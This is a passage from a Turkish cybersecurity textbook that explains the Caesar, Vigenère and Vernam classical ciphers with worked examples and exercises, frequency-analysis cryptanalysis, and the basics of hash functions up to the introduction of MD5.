Sezar şifrelemesiyle yazılmış şifreli **grlmf ğvsfrarbrgv şicibilpr öçz lmküs zmnıa rpvavf** metnini deneme yanılma saldırısıyla çözmeye çalışınız. Bulduğunuz çözümün kaç denemede kesin olarak çözüldüğünü açıklayınız.

Değerlendirme

Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmanızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saatinde tamamlayınız.

Kontrol Listesi

Değerlendirme Ölçütleri	Evet	Hayır
1. Şifreli metni sayılara dönüştürdü.		
2. Deşifreleme fonksiyonunu yazdı.		
3. 1'den başlamak üzere sırasıyla anahtarları denedi.		
4. Denenen her anahtar için deşifrelenmiş metni yazdı.		
5. Doğru düz metni elde etti.		
6. Toplamda en fazla kaç deneme yapılabildiğini açıkladı.		
7. Çalışmayı verilen sürede tamamladı.		
"Hayır" olarak işaretlenen değerlendirme ölçütleri için ilgili konu ve uygulamaları tekrar ediniz.		

2.2.2. Vigenére Şifrelemesi

Blaise de Vigenère tarafından 16. yüzyılda geliştirilen **Vigenère şifrelemesi,** klasik şifreleme algoritmalarından biridir. Bu yöntemde, bir anahtar kelime kullanılarak düz metin şifrelenir. Şifreleme işlemi için Görsel 2.5'te görülen Vigenère şifreleme tablosu kullanılır. Bu tabloda alfabedeki harfler ilk satıra sırayla yazılır. Sonraki satırda harfler birer sola kayacak şekilde tablo doldurulur.

	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z
A	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z
B	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A
C	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B
Ç	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C
D	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç
E	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D
F	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E
G	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F
Ğ	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G
H	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ
I	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H
İ	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I
J	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ
K	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J
L	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K
M	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L
N	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M
O	O	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N
Ö	Ö	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O
P	P	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö
R	R	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P
S	S	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R
Ş	Ş	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S
T	T	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş
U	U	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T
Ü	Ü	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U
V	V	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü
Y	Y	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V
Z	Z	A	B	C	Ç	D	E	F	G	Ğ	H	I	İ	J	K	L	M	N	O	Ö	P	R	S	Ş	T	U	Ü	V	Y

Görsel 2.5: Vigenère şifreleme tablosu

Şifreleme işlemi sırasında açık metin ve anahtar kelime kullanılır. Açık metindeki her bir harf, anahtar kelimenin aynı sıradaki harfiyle Vigenère tablosundaki ilgili satır ve sütunda yer alan harfe bakılarak eşleştirilir. Elde edilen harfler, şifrelenmiş metin olarak kaydedilir. Çoğu durumda anahtar kelime, düz metinden daha kısa olacağı için (kolay anlaşılması için) anahtarı düz metin boyutuna gelinceye kadar tekrarlayarak uzatmak gerekir.

Örnek

Açık Metin: SİBERSİSTEM

Anahtar: GİZLİ

Düz Metin	S	İ	B	E	R	S	İ	S	T	E	M
Anahtar	G	İ	Z	L	İ	G	İ	Z	L	İ	G
Şifreli Metin	**Z**	Ş	A	**P**	C	**Z**	Ş	**R**	Ğ	**N**	Ş

O hâlde şifreli metin, **ZŞAPCZŞRĞNŞ** elde edilir. Düz metindeki belirli bir karakter, her zaman aynı karakterle eşleşmez. Örneğin düz metindeki **S** karakteri, **Z** ve **R**; **E** karakteri, **P** ve **N** olacak şekilde şifrelenmiştir. Sezar algoritmasında her harf, her zaman aynı harfle eşleşir ancak Vigenère şifrelemesinde her harf, birden fazla harf olacak şekilde şifrelenebilir. Bu tür şifrelemelere **çoklu alfabetik (polialfabetik) şifrelemeler** denir.

Araştırma

Vigenére şifrelemesinde hangi anahtarların kullanılmasının ciddi güvenlik açığı oluşturduğunu araştırınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

2.2.3. Vernam Şifrelemesi

Vernam şifreleme, metinler üzerinde şifreleme yapabilen klasik bir şifreleme algoritmasıdır. Bu algoritmada harflerin rakamlara dönüştürülmesi gerekir. Harflerin sıra numarası (A = 0, B = 1 gibi), harfler yerine kullanılır. Algoritma, yerine koyma metoduna göre şifreleme yapar. Şifrelemede kullanılan anahtar ve düz metin, sayılara dönüştürülür. Anahtar, metin boyunca uzatılır. Böylece hem düz metin hem de anahtar, sayılarla ifade edilir. Sonraki aşamada bu karakterler ikilik sayı sistemiyle ifade edilir. Düz metnin her bir biti ile anahtarın aynı sıradaki biti, XOR işlemine tabi tutulur. Elde edilen değer, onluk sayı sistemine çevrilir ve denk gelen harfe dönüştürülür. XOR işlemi sonucunda elde edilen değer, Türk alfabesi için MOD 29'a göre hesaplanır.

Not XOR işlemi, bit düzeyinde yapılan mantıksal bir işlemdir.

P	Q	P XOR Q
1	1	0
1	0	1
0	1	1
0	0	0

2. Uygulama

İşlem basamaklarına göre Vernam algoritmasını kullanarak **KONYA** düz metnini **VAN** anahtar kelimesiyle şifreleyiniz ve şifreyi çözünüz.

1. Adım: Düz metni harf sırasına göre sayısallaştırınız.

K	O	N	Y	A
13	17	16	27	0

2. Adım: Anahtarı harf sırasına göre sayısallaştırınız.

V	A	N
26	0	16

3. Adım: Anahtarı düz metin boyutunca tekrar ettiriniz.

Düz Metin	13	17	16	27	0
Anahtar	26	0	16	26	0

4. Adım: Elde ettiğiniz değerleri ikilik sayı sistemiyle yazınız.

Düz Metin	13	17	16	27	0
	01101	10001	10000	11011	00000
Anahtar	26	0	16	26	0
	11010	00000	10000	11010	00000

5. Adım: Düz metnin bitleri ile anahtarın bitleri arasında sırasıyla XOR işlemini uygulayınız.

Düz Metin Bitleri	01101	10001	10000	11011	00000
Anahtar Bitleri	11010	00000	10000	11010	00000
XOR Sonucu	10111	10001	00000	00001	00000

6. Adım: İkilik sayıları onluk sayı sistemine dönüştürünüz.

XOR Sonucu	10111	10001	00000	00001	00000
XOR Onluk Karşılığı	23	17	0	1	0
Harf Karşılığı	T	O	A	B	A

KONYA düz metninin VAN anahtarına göre Vernam algoritması sonucu TOABA şifreli metni elde edilir.

7. Adım: Şifreli metnin çözülmesi için aynı işlemleri yapınız.

TOABA şifreli metninin **VAN** anahtarı ile deşifreleme işlemi şu şekildedir:

Şifreli Metin	T	O	A	B	A
Anahtar	V	A	N	V	A

Şifreli Metin (Sayısal)	23	17	0	1	0
Anahtar (Sayısal)	26	0	16	26	0

Şifreli Metin (İkilik)	10111	10001	000000	00001	00000
Anahtar (İkilik)	11010	00000	10000	11010	00000

XOR Sonucu	01101	10001	10000	11011	00000
XOR Onluk Karşılığı	13	17	16	26	0
Düz Metin	K	O	N	Y	A

2.2.4. Klasik Şifrelemede Kriptoanaliz

Klasik şifrelemeler, modern dünyada oldukça zayıf kabul edilir. Özellikle bilgi işlem cihazlarının hızlı işlem yapabilme yetenekleri, bu tür şifrelemelerin kolaylıkla kırılmasını sağlar. Örneğin Sezar şifrelemesine bakıldığında Türkçe için anahtar uzayı en fazla 29 olabilir. Bir başka deyişle anahtar bilinmese bile şifreli metin üzerinde yapılacak 29 deneme yanılma sonucunda ortaya çıkan çözümlerden biri düz metni verir. Basit bir kodlamayla çok kısa sürede şifreli metin çözülebildiği için bu yöntem kullanılmaz.

Sezar şifrelemesi gibi her harf yerine farklı bir harfin kullanıldığı şifreleme türlerinde çeşitli dil kuralları uygulanarak şifreli metnin daha kısa sürede çözümlenmesi mümkündür. Sezar şifrelemesi, tek alfabetik bir şifrelemedir. **Tek alfabetik (mono alfabetik) şifreleme**, düz metnin harflerinin tek bir alfabetik anahtara dayalı olarak şifreli metin harfleriyle eşlendiği herhangi bir şifredir. Bir başka deyişle her harf, her zaman aynı harfle eşleşir. Örneğin **1** anahtarlı Sezar şifrelemesinde düz metindeki **A** harfi, her zaman şifreli metinde **B** harfi olarak görünür. Bu durum, şifreleme algoritmasının zayıf olmasına yol açar ve çeşitli dil kurallarıyla şifre kırılabilir. Örneğin harflerin bir dildeki kullanım sıklıklarından ipucu olarak yararlanılabilir. Türk alfabesindeki harflerin kullanım sıklığı Tablo 2.1'de verilmiştir.

Tablo 2.1: Türk Alfabesindeki Harflerin Kullanım Sıklığı

Harf	Kullanım Sıklığı (%)	Harf	Kullanım Sıklığı (%)	Harf	Kullanım Sıklığı (%)	Harf	Kullanım Sıklığı (%)
A	11,920	Ğ	1,125	N	7,487	U	3,235
B	2,844	H	1,212	O	2,476	Ü	1,854
C	0,963	I	5,114	Ö	0,777	V	0,959
Ç	1,156	İ	8,600	P	0,886	Y	3,336
D	4,706	J	0,034	R	6,722	Z	1,500
E	8,912	K	4,683	S	3,014		
F	0,461	L	5,922	Ş	1,780		
G	1,253	M	3,752	T	3,314		

Tablo 2.1'e göre en sıklıkla kullanılan harf, **%11,92** ile **A** harfidir. En az kullanılan harf ise **%0,034** ile **J** harfidir.

Örnek

> *"lçtçşçf içtegzotig, djyösjy ğöslözgegy gmsgyotig zuyctzcf ğöy ajrösij ösjysjyrjt dj iöpöbgs öasjşsjy lüyçsşjşöa ğöy nofsg ljyıjrsjaöyrjt, zgmsgş zöğjy lçdjtsör ütsjşsjyötj usgt önböegı ütjşsö ğöy önböegı nâsötö gsşoaboy. ryöbör djyösjyöt ruyctşgzo, djyö löfsösömöt zgmsgtşgzo dj iöpöbgs ösjböaöşöt ğçbçtsçmçtçt jsij jiössjzö, lçt ljıbörıj ıjaöbsjtjt zöğjy bjniöbsjysj rgyao ütjşsö fuyscrsgy usgygr uybgeg ıorşoaboy. ğöyjezjs djeg rcyçszgs zöğjy lçdjtsömö lçısjtiöyşjr öıöt rcssgtosgt ğöyıur gygı dj bjrtör gygzotig, ryövbulygkör bjrtörsjy löijyjr igng ig ütjşsö ngsj ljşşöa dj djyösjyö dj ösjböaöşö ruycşgr öıöt ljyjrsö gygısgyo zgmsgşoaboy."*

Örnekteki şifreli metnin harf sıklık tablosu çıkarılırsa en sık kullanılan harflerin düz metindeki **A** harfi olma ihtimali yüksektir. Şifreli metin ne kadar uzun olursa bu ihtimal o kadar artar. Metinde en sık kullanılan harfler ve harflerin kullanım sayısı Tablo 2.2'de verilmiştir.

Tablo 2.2: Örnek Metinde En Sık Kullanılan Harfler ve Harflerin Kullanım Sayısı

ö	j	s	g	t
69	63	52	46	35

Sezar şifrelemesi mono alfabetik bir şifreleme olduğuna göre Tablo 2.2'de **ö** harfi, şifreleme sonucunda **a** harfiyle eşleşmiş olabilir. Bu olasılıkta düz metindeki 1. harf (a), şifreli metindeki 19. harf (ö) olmuştur. Bir başka deyişle Sezar algoritmasının anahtar değeri 18'dir. Bu ihtimale göre şifreli metindeki birkaç kelime incelendiğinde anlamlı bir ifade elde edilemediği görülür ancak harf sıklığında 4. sıradaki **g** harfi, **a** olarak alındığında anahtarın 7 olduğu görülür. Her harf 7 öncesi ile değiştirildiğinde anlamlı düz metin elde edilir. Dolayısıyla çok daha az deneme yanılma sayısıyla şifreli metin çözülebilir. Çözülmüş metin şu şekildedir:

> *"günümüz dünyasında, veriler bilgisayar ağlarında sorunsuz bir şekilde ilerlerken ve dijital işlemler görülmemiş bir hızla gerçekleşirken, sağlam siber güvenlik önlemlerine olan ihtiyaç önemli bir ihtiyaç halini almıştır. kritik verilerin korunması, veri gizliliğin sağlanması ve dijital iletişimin bütünlüğünün elde edilmesi, gün geçtikçe çeşitlenen siber tehditlerle karşı önemli zorluklar olarak ortaya çıkmıştır. bireysel veya kurumsal siber güvenliği güçlendirmek için kullanılan birçok araç ve teknik arasında, kriptografik teknikler giderek daha da önemli hale gelmiş ve verileri ve iletişimi korumak için gerekli araçları sağlamıştır."*

Çeşitli dil kuralları (Bir kelimede üç sesli harf yan yana olmaz, dört sessiz harf yan yana olmaz vb.) kullanılarak da deneme yanılma sayısı azaltılabilir. Yine **ve**, **bu** gibi sık kullanılan harf grupları, deneme yanılma sayısını azaltarak çözümü daha kısa sürede bulmayı sağlayabilir.


Vigenère şifrelemesi, Sezar şifrelemesine göre daha güvenli olsa da modern sistemlerde güvenli bir yapı oluşturmaktan oldukça uzaktır. Frekans analizleri ve dil kuralları, şifrenin kırılması için ipuçları sağlar. Vigenère şifrelemesinde düz metindeki bazı istatistiksel özellikler kaybolur. Örneğin tek harfler yerine çift veya üçlü harf grupları ortaya çıkar. Bu istatistiksel düzensizlikler, anahtarın uzunluğunun ve dolayısıyla anahtarın tahmin edilmesini kolaylaştırır.

Klasik şifreleme yerini daha karmaşık ve güvenli modern şifreleme yöntemlerine bırakmıştır. Bu modern şifreleme yöntemlerinin yanı sıra kriptografide önemli bir husus olan anahtarın güvenli bir şekilde değişimi için de çeşitli teknikler geliştirilmiştir. Son yıllarda ortaya çıkan **kuantum kriptografisi**, geleneksel kriptografi yöntemlerine kıyasla daha güçlü güvenlik özellikleri sunar. Kuantum kriptografisinin, kuantum fiziğinin temel özelliklerini kullanarak anahtar değişimi ve şifreleme sürecinde güçlü özellikler sunması beklenir. Kuantum kriptografisinin güvenlik temelinde kuantum mekaniğinin belirsizlik ilkesi yer alır. Kuantum fiziği, belirli bir ölçüm yapılmadığı sürece bir parçacığın durumunun kesin olarak belirlenemeyeceği gerçeğine dayanır. Bu özellik, kuantum kriptografisine uygulandığında anahtar dağıtımı sırasında izinsiz dinlemelerin veya saldırıların tespitinin mümkün olacağı ön görülebilir.

2.3. HASH FONKSİYONU

Siber güvenliğin üç temel unsurundan biri olan bütünlük, verinin değiştirilmediğinin anlaşılmasını ifade eder. Veri bütünlüğünü sağlamak için **özet (hash) fonksiyonları** kullanılır. Özet fonksiyonlarına **karma fonksiyonları** da denir. Özet fonksiyonu, kriptografide bir girdinin (mesaj, veri veya dosya), **hash değeri** veya **hash kodu** olarak bilinen sabit boyutlu bir karakter dizisine dönüştürülmesi işlemidir. Özet fonksiyonu, bu dönüşümü giriş verilerine matematiksel bir algoritma uygulayarak gerçekleştirir. Özet fonksiyonu sonucunda elde edilen değer, orijinal mesajın (veya dosyanın) sabit uzunluktaki bir parmak izi olarak düşünülebilir. Bu nedenle bazen **mesaj özeti** (**message digest**) olarak adlandırılır.


Görsel 2.6'da görüldüğü gibi bir özet fonksiyonu, değişken boyutlu bir mesajdan sabit uzunlukta bir mesaj özeti üretmek için kullanılır.



Görsel 2.6: Bütünlük için özet fonksiyonunun kullanılması


En yaygın kullanılan mesaj özetlerinin uzunluğu 160-512 bit arasındadır. Özet fonksiyonu, sıkıştırma yeteneğine sahip olmalıdır. Ayrıca özet fonksiyonu, herhangi bir girdi için kolayca çıktıyı hesaplayabilmelidir. Özet fonksiyonu matematiksel olarak tek yönlüdür ve bu nedenle fonksiyonun tersi yoktur. Matematiksel olarak bir fonksiyonun tersinin olabilmesi için bire bir ve örten olması gerekir. Oysa özet fonksiyonlarında girdi herhangi bir boyutta, çıktı ise sabit bir boyutta olduğu için teorik olarak birden çok girdi, aynı hash çıktısını verir. Aynı hash değeri üretmeye **çakışma (collision)** denir ve özet fonksiyonun bire bir olmadığını ispatlar. Bu nedenle fonksiyonun tersi kullanılarak hash değerinden orijinal mesaja ulaşılamaz ancak daha önce hesaplanmış bir özet değerinden yola çıkılarak orijinal mesajın ne olduğu tespit edilebilir.

Özet fonksiyonu, iletişimde verinin orijinalliğinin korunup korunmadığını belirlemek için kullanılabilir. Görsel 2.7'de görüldüğü gibi gönderici, orijinal mesajın özetini hesaplar ve mesaja ekleyip gönderir. Alıcı, mesajı alır ve mesaj için aynı özet fonksiyonunu hesaplar (Görsel 2.7'de **Özet**$_c$ olarak gösterilmiştir.). Hesaplanan özet değer ile mesaja eklenen değer eşitse bu durumda mesajın orijinalliğinin değişmediği farz edilir.



Görsel 2.7: Mesajın değiştirilip değiştirilmediğini anlamak için özet fonksiyonunun kullanılması

Özet fonksiyonu, çeşitli web sayfalarından dosya indirilirken de kullanılır. Dosyanın indirileceği kaynak web sitesinde MD5 veya SHA özet değerleri yer alır. Dosya indirildikten sonra özet hesaplayıcı yazılımlarla indirilen dosyanın özeti hesaplanır. Hesaplanan değerle web sitesinde yer alan değer aynıysa dosyanın indirilirken değiştirilmediği anlaşılabilir. Diğer bir kullanım senaryosu da Görsel 2.8'de görüldüğü gibi veri tabanında parolaların açık bir şekilde kaydedilmemesi mantığına dayanır. Bu senaryoda, veri tabanında parola gibi kritik bilgilerin özet değerleri saklanır. Böylece veri tabanı, saldırganlar tarafından ele geçirilse veya ağ trafiği dinlense de parolanın elde edilememesi sağlanır.



Görsel 2.8: Özet fonksiyonlarıyla çeşitli uygulamalarda güvenlik sağlanması

Özet fonksiyonları teorik olarak çok çeşitli boyutlarda girdi alır ve sabit uzunlukta çıktılar üretir. Çıktının (özet değeri) sabit bir uzunlukta, girdinin ise çok daha geniş bir uzunlukta olabilmesi nedeniyle birden fazla farklı mesajın aynı özet değeri elde etmesi olasıdır. Bir özet fonksiyonunda çakışmanın çok düşük olasılıkta gerçekleşmesi istenir.


Güvenli özet fonksiyonları şu özellikleri desteklemelidir:

- Özet fonksiyonu tek yönlü olmalıdır. Bir başka deyişle herhangi bir özet değerinden orijinal mesajın elde edilmesi son derece güç olmalıdır.
- Bir özet fonksiyonu ve özet değeri verildiğinde aynı özet değeri üreten farklı bir mesaj bulmak son derece güç olmalıdır.
- Özet fonksiyonu çakışmaya karşı dirençli olmalıdır. Bir mesaj ve mesaja ait özet değeri verildiğinde aynı değeri üreten başka bir mesajı bulmak son derece güç olmalıdır.

Sonuç olarak özet; veri bütünlüğünü sağlamak, parolaları güvence altına almak, veri aramayı kolaylaştırmak, dijital imzaları etkinleştirmek, veri depolama ve alma sürecini optimize etmek için güvenilir ve verimli bir yol sağlar. Özet fonksiyonları, modern kriptografi ve veri yönetimi sistemlerinde kullanılan temel bir araçtır. MD5 ve SHA, en yaygın kullanılan özet fonksiyonlarıdır.

2.3.1. Veri Özeti 5 [Message Digest 5 (MD5)]

Ron Rivest tarafından geliştirilen MD (Message Digest), en çok bilinen kriptografik özet fonksiyonlarından biridir ve içinde birçok işlemi barındırır. 1989 ve 1991 yılları arasında MD2, MD4 ve MD5 fonksiyonları tanıtılmıştır. Özellikle MD5, uzun yıllar boyunca güvenli bir bütünlük sağlayıcı fonksiyon olarak kullanılmıştır. MD5, 128-bitlik özet değeri (mesaj özeti) üreten bir fonksiyondur. Bu durumda $\mathbf{2^{128}}$ farklı mesaj özeti elde edilebilir. Görsel 2.9'da MD5 özet fonksiyonunun çalışma diyagramı verilmiştir.

